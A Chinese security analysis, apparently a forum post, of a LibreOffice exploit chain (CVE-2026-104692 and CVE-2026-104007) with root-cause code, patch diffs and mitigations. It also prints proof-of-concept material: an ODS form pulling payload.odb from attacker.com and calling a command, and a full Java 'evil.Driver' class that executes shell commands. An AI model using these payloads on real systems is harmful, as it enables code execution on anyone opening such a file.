2026 年 11 月 16 日,The Document Foundation 随 LibreOffice 26.2.7 与 26.8.2 发布了一批安全公告,其中包括 CVE-2026-104692 和 CVE-2026-104007。次日,研究者 ii4gsp 发布技术文章和配套脚本,演示如何将两处缺陷与 ODF 文档特性组合:在特定条件下,用户打开一份表格文件,就可能在 macOS、Windows 或 Linux 上触发任意命令执行,演示过程中没有宏警告或安全提示。
单条漏洞的官方描述与组合演示的效果并不等同。前者界定各自缺陷的影响范围,后者展示这些缺陷与文档功能叠加后的攻击路径。下面结合机制代码和补丁变化,梳理触发条件、平台差异与防护重点。
一、漏洞信息与口径差异
两条 CVE 分别涉及 HSQLDB 方法调用限制,以及数据库文档指定 JDBC 驱动加载路径。原有分析给出的信息如下:
| 数据项 |
官方公告或相关来源 |
技术分析中的说明 |
| CVE-2026-104692 |
通用 JDBC 路径下 HSQLDB 方法调用限制失效;CVSS 4.0 为 8.5 High |
方法名单初始化为空值,导致检查放行 |
| CVE-2026-104007 |
数据库文档可指定 JDBC 驱动加载路径,进而导致代码执行;评分为 8.5 High |
外部引用路径未调用 setPropertyInfo,类路径得以保留 |
| 修复版本 |
26.2.7 与 26.8.2 |
技术分析中的版本信息一致 |
| 受影响范围 |
26.2 与 26.8 分支的修复前版本 |
涉及 26.2.6.x、26.8.1 及更早版本;旧分支是否受影响未明确 |
| CWE 分类 |
不同来源标注 CWE-470、CWE-1188 或 CWE-829 |
分别从不安全反射、默认配置和外部代码路径等角度分类 |
| 在野利用 |
公告未披露 |
技术分析未主张存在在野利用;所列资料称截至 2026 年 11 月 16 日未进入 CISA KEV,EPSS 无分数 |
评分需要区分出处:两条漏洞的 8.5 High 是 CNA 给出的 CVSS 4.0 评分,并非 NVD 复核值;相关分析称,NVD 对 CVE-2026-104692 当时仍显示为预留状态。不同漏洞库对 CWE 的归类也并不一致,不宜将这些分类强行合并。
同批公告中还包括 CVE-2026-104920 和 CVE-2026-101892:前者涉及 Calc 数据链接加载远程 Java 代码,后者涉及 ODF 表单控件导入时的代码执行。盘点时不应只关注本文讨论的两条编号。
公开演示未列出 LibreOffice 与操作系统的具体版本,也未给出披露时间线。实际成功与否还取决于 Java 配置、文件保存位置和表单结构,不能仅凭文件类型推断通用成功率。
二、影响范围:Java 是关键前置条件
相关公告和分析指出,这条路径要求 LibreOffice 环境中安装并启用 Java 运行时。没有 Java,HSQLDB 与 JDBC 驱动路径便无法按所述方式工作;未启用 Java、仅查看或编辑普通文档的实例,不在这条组合链的作用范围内。
版本判断按两条修复线进行:26.2 分支在 26.2.7 修复,26.8 分支在 26.8.2 修复。公告没有明确更早分支的影响范围,旧版本不宜默认视为安全,应纳入升级或替换计划。
文档形态同样重要。演示使用一份带表单的表格,表单的数据源指向外部数据库文档;打开表格时,表单自动加载并连接数据源。这些功能本身并非漏洞,却为缺陷组合提供了触发条件,也使恶意文件难以仅凭外观区分。
对所述组合链,可从三方面排查:
- 环境:LibreOffice 是否启用 Java 运行时。
- 版本:是否处于相关分支的修复前构建。
- 文档:是否包含自动加载的表单和外部数据源。
缺少其中某个条件,可以相应调整这条链的风险优先级,但不能据此对所有相关漏洞或其他攻击路径作出结论。
三、成因:空值放行与导入过滤旁路
HSQLDB 方法名单的默认值
LibreOffice 内置的 HSQLDB 允许 SQL 语句通过 CALL 调用 Java 方法,本应受到方法名单约束。以下反编译逻辑显示,名单字段初值为 null,而检查函数在字段为 null 时直接返回允许:
// org/hsqldb/persist/HsqlDatabaseProperties.java

public class HsqlDatabaseProperties extends HsqlProperties {
    private static HashSet accessibleJavaMethodNames = null;  // [A] null = allow all

    // ...

    public static boolean supportsJavaMethod(String string) {
        if (accessibleJavaMethodNames == null) {  // [B] always true when null
            return true;
        }
        if (string.startsWith("org.hsqldb.Library.")) return true;
        if (string.startsWith("java.lang.Math.")) return true;
        if (accessibleJavaMethodNames.contains(string)) return true;

        Iterator iterator = accessibleJavaMethodNames.iterator();
        while (iterator.hasNext()) {
            String string2 = (String) iterator.next();
            int n = string2.lastIndexOf(".*");
            if (n < 1 || !string.startsWith(string2.substring(0, n + 1))) continue;
            return true;
        }
        return false;
    }

    // ...

    static {
        try {
            String string = System.getProperty("hsqldb.method_class_names");  // [C]
            if (string != null) {
                String[] stringArray = StringUtil.split(string, ";");
                for (int i = 0; i < stringArray.length; ++i) {
                    accessibleJavaMethodNames.add(stringArray[i]);
                }
            }
        } catch (Exception exception) {}
        // ... meta initialization
    }
}
标记 C 处读取系统属性,并将分号分隔的方法名加入名单;但在上述反编译片段中,字段初值为 null,检查函数会先进入放行分支。名单缺省状态因此没有起到预期的限制作用。
HSQLDB 解析 CALL 方法名时,会调用该检查函数:
// org/hsqldb/Database.java

class Database {
    // ...

    private HHashMap hAlias;

    String getJavaName(String string) throws HsqlException {
        String string2 = (String) this.hAlias.get(string);
        if (string2 == null) {
            string2 = string;
        }
        if (HsqlDatabaseProperties.supportsJavaMethod(string2)) {  // [D]
            return string2;
        }
        throw Trace.error(33, string2);
    }

    // ...
}
当名单维持 null 时,标记 D 处的方法名单检查会放行。具体方法能否成功执行,仍取决于类是否可加载及调用条件是否满足。
ODB 外部引用路径绕过过滤
第二处缺陷涉及 ODB 文件的导入过滤。直接打开数据库文档时,setPropertyInfo() 会剥离 JavaDriverClassPath,避免文档指定驱动类的加载路径:
// dbaccess/source/filter/xml/xmlfilter.cxx

void ODBFilter::setPropertyInfo()
{
    // ...
    ::comphelper::NamedValueCollection aDocumentSettings(aInfo);
    aDocumentSettings.remove(u"JavaDriverClassPath"_ustr);  // [E]
    aDataSourceSettings.merge(aDocumentSettings, true);
    // ...
}

研究者分析指出,通过表单外部数据源引用加载 ODB 时,该过滤路径没有执行,保留下来的类路径随后进入 JDBC 驱动加载过程:
// connectivity/source/drivers/jdbc/JConnection.cxx — construct()

sDriverClassPath = aSettings.getOrDefault(
    u"JavaDriverClassPath"_ustr, sDriverClassPath);  // [F]
if (sDriverClassPath.isEmpty())
    sDriverClassPath = impl_getJavaDriverClassPath_nothrow(sDriverClass);
// ...
loadDriverFromProperties(sDriverClass, sDriverClassPath, aSystemProperties);
两种路径的差别可概括为:
直接打开 ODB:
  ODBFilter::filter()
    → ODBFilter::implImport()
      → ReadThroughComponent() 解析 XML
      → setPropertyInfo() 剥离 JavaDriverClassPath
      → 属性应用到数据源

表单外部引用 ODB:
  表单自动加载
    → HTTP 下载 ODB
    → ODB 加载到数据源
    → 未调用 setPropertyInfo()
    → 类路径保留并应用到数据源
在 macOS 与 Windows 的演示路径中,类路径问题使攻击者提供的类能够被加载,方法名单问题使表单 SQL 能够调用其中的方法。两者组合扩大了攻击能力;不过,后文的 Linux 演示也展示了不依赖方法名单的驱动加载路径,因此不能笼统地认为单条 CVE 都必须与另一条组合才有危害。

四、补丁分析:三层防护
研究者对 26.8.2.2 预发布版本的补丁分析显示,修复同时覆盖两处缺陷,并增加纵深防御。
方法名单改为空集合
HSQLDB 补丁将字段初值改为新建的空集合:
--- a/hsqldb/src/org/hsqldb/persist/HsqlDatabaseProperties.java
+++ b/hsqldb/src/org/hsqldb/persist/HsqlDatabaseProperties.java
@@ -57,15 +57,13 @@

     private static String hsqldb_method_class_names =
         "hsqldb.method_class_names";
-    private static HashSet accessibleJavaMethodNames;
+    private static HashSet accessibleJavaMethodNames = new HashSet();

     static {
         try {
             String prop = System.getProperty(hsqldb_method_class_names);

             if (prop != null) {
-                accessibleJavaMethodNames = new HashSet();
-
                 String[] names = StringUtil.split(prop, ";");

                 for (int i = 0; i < names.length; i++) {
@@ -76,11 +74,9 @@
     }

     /**
-     * If the system property "hsqldb.method_class_names" is not set, then
-     * static methods of all available Java classes can be accessed as functions
-     * in HSQLDB. If the property is set, then only the list of semicolon
-     * seperated method names becomes accessible. An empty property value means
-     * no class is accessible.<p>
+     * Only the semicolon seperated method names in the system property
+     * "hsqldb.method_class_names" are accessible. An empty or unset property
+     * means no class is accessible.<p>
      *
      * A property value that ends with .* is treated as a wild card and allows
      * access to all classe or method names formed by substitution of the
空集合使检查不再因 null 而直接放行。按照分析中描述的 LibreOffice 配置,系统属性未设置时,名单保持为空,检查逻辑只放行其中内置允许的 org.hsqldb.Library 和 java.lang.Math 方法范围。
导入过滤新增系统属性剥离
补丁还在 ODB 导入过滤中清除 SystemProperties,防止通过文档注入系统属性来重新填充名单:
--- a/dbaccess/source/filter/xml/xmlfilter.cxx
+++ b/dbaccess/source/filter/xml/xmlfilter.cxx
 void ODBFilter::setPropertyInfo()
 {
     // ...
     ::comphelper::NamedValueCollection aDocumentSettings(aInfo);
-    // The Java class path of a driver comes from the driver configuration, not the document.
+    // The Java class path of a driver and the Java system properties come from the driver
+    // configuration, not the document.
     aDocumentSettings.remove(u"JavaDriverClassPath"_ustr);
+    aDocumentSettings.remove(u"SystemProperties"_ustr);
     // CreateDatabase asks the driver for a new database, which only the user does from the UI.
     aDocumentSettings.remove(u"CreateDatabase"_ustr);
     aDataSourceSettings.merge(aDocumentSettings, true);
     // ...
 }
数据源连接增加可信位置判断
另一处修复在数据源连接路径中加入可信位置判断。对于不可信文档,附加驱动选项会被过滤;分析还指出,来自不可信位置的 ADO 连接会被阻断。
--- a/dbaccess/source/core/dataaccess/datasource.cxx
+++ b/dbaccess/source/core/dataaccess/datasource.cxx
 Sequence< PropertyValue > lcl_filterDriverProperties(
     const Reference< XDriver >& _xDriver,
     const OUString& _sUrl,
-    const Sequence< PropertyValue >& _rDataSourceSettings )
+    const Sequence< PropertyValue >& _rDataSourceSettings, bool bTrustedLocation )
 {
     // ...
     for (auto& dataSourceSetting : _rDataSourceSettings)
     {
+        // Additional driver options follow the same rule as updating links.
+        if (!bTrustedLocation && dataSourceSetting.Name == INFO_ADDITIONALOPTIONS)
+            continue;
         // ...
     }
 }
这三处变化分别覆盖属性剥离、可信位置判断和方法名单校验,形成重叠防护。各层保护的路径与范围不同,不能把其中任意一层理解为对所有驱动加载场景的完整替代。
五、触发过程:五种正常功能如何组合
组合链借用了五项 ODF 与 LibreOffice 功能:
- HTTP 型 ODB 下载:表单通过
form:datasource 引用外部数据库文档,演示中 LibreOffice 会拉取该文件。
- 表单自动加载:
form:apply-design-mode 设为 false 后,打开文档时可自动连接数据源并执行表单 SQL。数据库访问并非宏操作,因此演示中没有宏安全对话框。
- SQL 合成器旁路:
form:escape-processing 设为 false,使 CALL 语句绕过查询合成器校验,直接到达 HSQLDB。
- ODS 作为类容器:ODS 是 ZIP 归档,演示将恶意
.class 文件放入表格,再由 Java 类加载器读取。
- 文件路径预测:类路径列出下载、桌面和文档等常见位置,类加载器会忽略不存在的路径;是否命中仍取决于实际文件位置及环境。
下面的 ODS content.xml 片段展示外部数据源、表单自动加载和 SQL 处理选项。示例中的地址与命令属于演示素材。
<!-- content.xml inside the ODS file -->
<office:document-content
    xmlns:office="urn:oasis:names:tc:opendocument:xmlns:office:1.0"
    xmlns:table="urn:oasis:names:tc:opendocument:xmlns:table:1.0"
    xmlns:text="urn:oasis:names:tc:opendocument:xmlns:text:1.0"
    xmlns:form="urn:oasis:names:tc:opendocument:xmlns:form:1.0"
    xmlns:ooo="http://openoffice.org/2004/office"
    office:version="1.3">
  <office:body>
    <office:spreadsheet>
      <table:table table:name="Sheet1">
        <office:forms form:automatic-focus="false"
                      form:apply-design-mode="false">
          <form:form form:name="DataForm"
            form:datasource="http://attacker.com:8888/payload.odb"
            form:command="CALL "evil.Driver.pwn"('open -a Calculator')"
            form:command-type="command"
            form:escape-processing="false">
            <form:text form:name="Field1"
              form:control-implementation="ooo:com.sun.star.form.component.TextField"
              form:id="control1">
              <form:properties>
                <form:property form:property-name="DefaultControl"
                  form:property-type="string"
                  form:property-value="com.sun.star.form.control.TextField"/>
              </form:properties>
            </form:text>
          </form:form>
        </office:forms>
        <table:table-column table:number-columns-repeated="5"/>
        <table:table-row>
          <table:table-cell office:value-type="string">
            <text:p>Item</text:p></table:table-cell>
          <table:table-cell office:value-type="string">
            <text:p>Qty</text:p></table:table-cell>
          <table:table-cell office:value-type="string">
            <text:p>Price</text:p></table:table-cell>
        </table:table-row>
      </table:table>
    </office:spreadsheet>
  </office:body>
</office:document-content>
ODS 文件内部的类与表单位于同一 ZIP 归档:
poc.ods (ZIP archive)
├── mimetype              ← ODS 标识,未压缩且位于首项
├── content.xml           ← 包含 CALL 语句和 HTTP 数据源的表单
├── styles.xml            ← 表格样式
├── META-INF/
│   └── manifest.xml      ← ODF 文件清单
└── evil/
    └── Driver.class      ← 由 URLClassLoader 加载的类
远程 ODB 提供类路径与 JDBC 设置,并尝试通过引导变量将类路径指回磁盘上的表格:
<!-- ODB content.xml — classpath pointing back to the ODS file -->
<db:data-source>
  <db:connection-data>
    <db:connection-resource xlink:href="jdbc:hsqldb:mem:exploit"/>
    <db:login db:user-name="SA" db:is-password-required="false"/>
  </db:connection-data>
  <db:driver-settings db:java-driver-class="org.hsqldb.jdbcDriver"
    db:java-classpath="vnd.sun.star.expand:$SYSBINDIR/../Resources/java/hsqldb.jar
      vnd.sun.star.expand:$SYSUSERHOME/Downloads/poc.ods
      vnd.sun.star.expand:$SYSUSERHOME/Desktop/poc.ods
      vnd.sun.star.expand:$SYSUSERHOME/Documents/poc.ods"
    db:system-driver-settings=""
    db:parameter-name-substitution="false"/>
</db:data-source>
按演示中的 macOS 和 Windows 路径,处理顺序为:打开表格,自动加载表单,下载外部 ODB,保留文档指定的类路径,初始化 HSQLDB,再通过 CALL 加载并调用表格内的类。最终命令以打开文档的用户权限执行。
Linux 演示的区别
macOS 与 Windows 的演示使用 HSQLDB CALL 路径,将命令作为参数传给方法。Linux 演示则展示了另一条路径:将恶意类注册为 JDBC 驱动,在建立连接时调用其 connect() 方法,并从 jdbc:evil: 前缀后的 URL 中取出命令。
// evil/Driver.java — connect() path (Linux)

public Connection connect(String url, Properties info) throws SQLException {
    if (url != null && url.startsWith("jdbc:evil:")) {
        pwn(url.substring(10));
    }
    return null;
}
研究者指出,驱动加载与连接调用不经过 HSQLDB 方法名单,因此即使名单正确启用,也不能单靠名单阻断这条驱动路径。
演示中的驱动类同时包含 CALL 使用的 pwn() 方法和 Linux 使用的 connect() 方法:
package evil;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.util.Properties;

public class Driver implements java.sql.Driver {
    public static String pwn(String cmd) {
        try {
            String os = System.getProperty("os.name").toLowerCase();
            String[] command;
            if (os.contains("win")) {
                command = new String[]{"cmd.exe", "/c", cmd};
            } else if (os.contains("mac")) {
                command = new String[]{"/bin/sh", "-c", cmd};
            } else {
                command = new String[]{"/bin/sh", "-c", cmd};
            }
            Runtime.getRuntime().exec(command);
        } catch (Exception e) {
            return e.toString();
        }
        return "ok";
    }

    public Connection connect(String url, Properties info) throws SQLException {
        if (url != null && url.startsWith("jdbc:evil:")) {
            pwn(url.substring(10));
        }
        return null;
    }

    public boolean acceptsURL(String url) throws SQLException {
        return url != null && url.startsWith("jdbc:evil:");
    }

    public java.sql.DriverPropertyInfo[] getPropertyInfo(String url, Properties info)
            throws SQLException {
        return new java.sql.DriverPropertyInfo[0];
    }

    public int getMajorVersion() { return 1; }
    public int getMinorVersion() { return 0; }
    public boolean jdbcCompliant() { return false; }
    public java.util.logging.Logger getParentLogger() { return null; }
}
配套构建脚本通过标准库组装 ODS 和 ODB 归档,并按目标平台切换驱动类、JDBC 地址及路径。所提供的脚本内容中,部分 XML 模板和转义函数存在字符缺失,无法据此可靠还原为完整可执行输入;上述片段用于说明文档结构和漏洞机制,不替代完整构建脚本。
六、自查与处置
优先升级。 将对应分支的 LibreOffice 升级至 26.2.7、26.8.2 或包含相关修复的后续版本。更早分支的影响范围未明确,不应默认安全。升级后还应确认实际运行实例的版本。
收紧 Java 前置条件。 如果业务不需要 Java 数据库功能,可在 LibreOffice 中禁用 Java 运行时,切断本文所述路径的环境基础。必须保留 Java 时,应限制带外部数据源表单的文档来源。
关注文档与网络行为。 对包含远程数据源引用的表格保持警惕;在网关和终端侧,留意办公进程发起的异常 HTTP 请求,以及对下载目录中表格文件的异常读取。这些行为分别对应外部 ODB 下载和类路径回指环节。
结合暴露面确定优先级。 所列公开信息未说明在野利用,相关资料称两条漏洞当时未进入 CISA 已知利用漏洞目录。处置时应结合 Java 配置、版本、文档来源与监测结果判断,同时盘点同批公告中的其他相关代码执行问题。
七、结束语
这条组合链展示了功能交互带来的风险:表单自动加载、ZIP 归档、类加载器对不存在路径的处理,以及系统变量展开,单独看都是有用途的功能,组合后却可能形成打开文档即触发的攻击路径。
补丁分别从属性剥离、可信位置和方法名单入手。对防守方而言,除了检查单个函数的边界,也需要把版本、运行时配置、文档来源和行为监测放在一起评估。
 发表于 昨天 04:51
|
查看: 26|
回复: 0
 /1


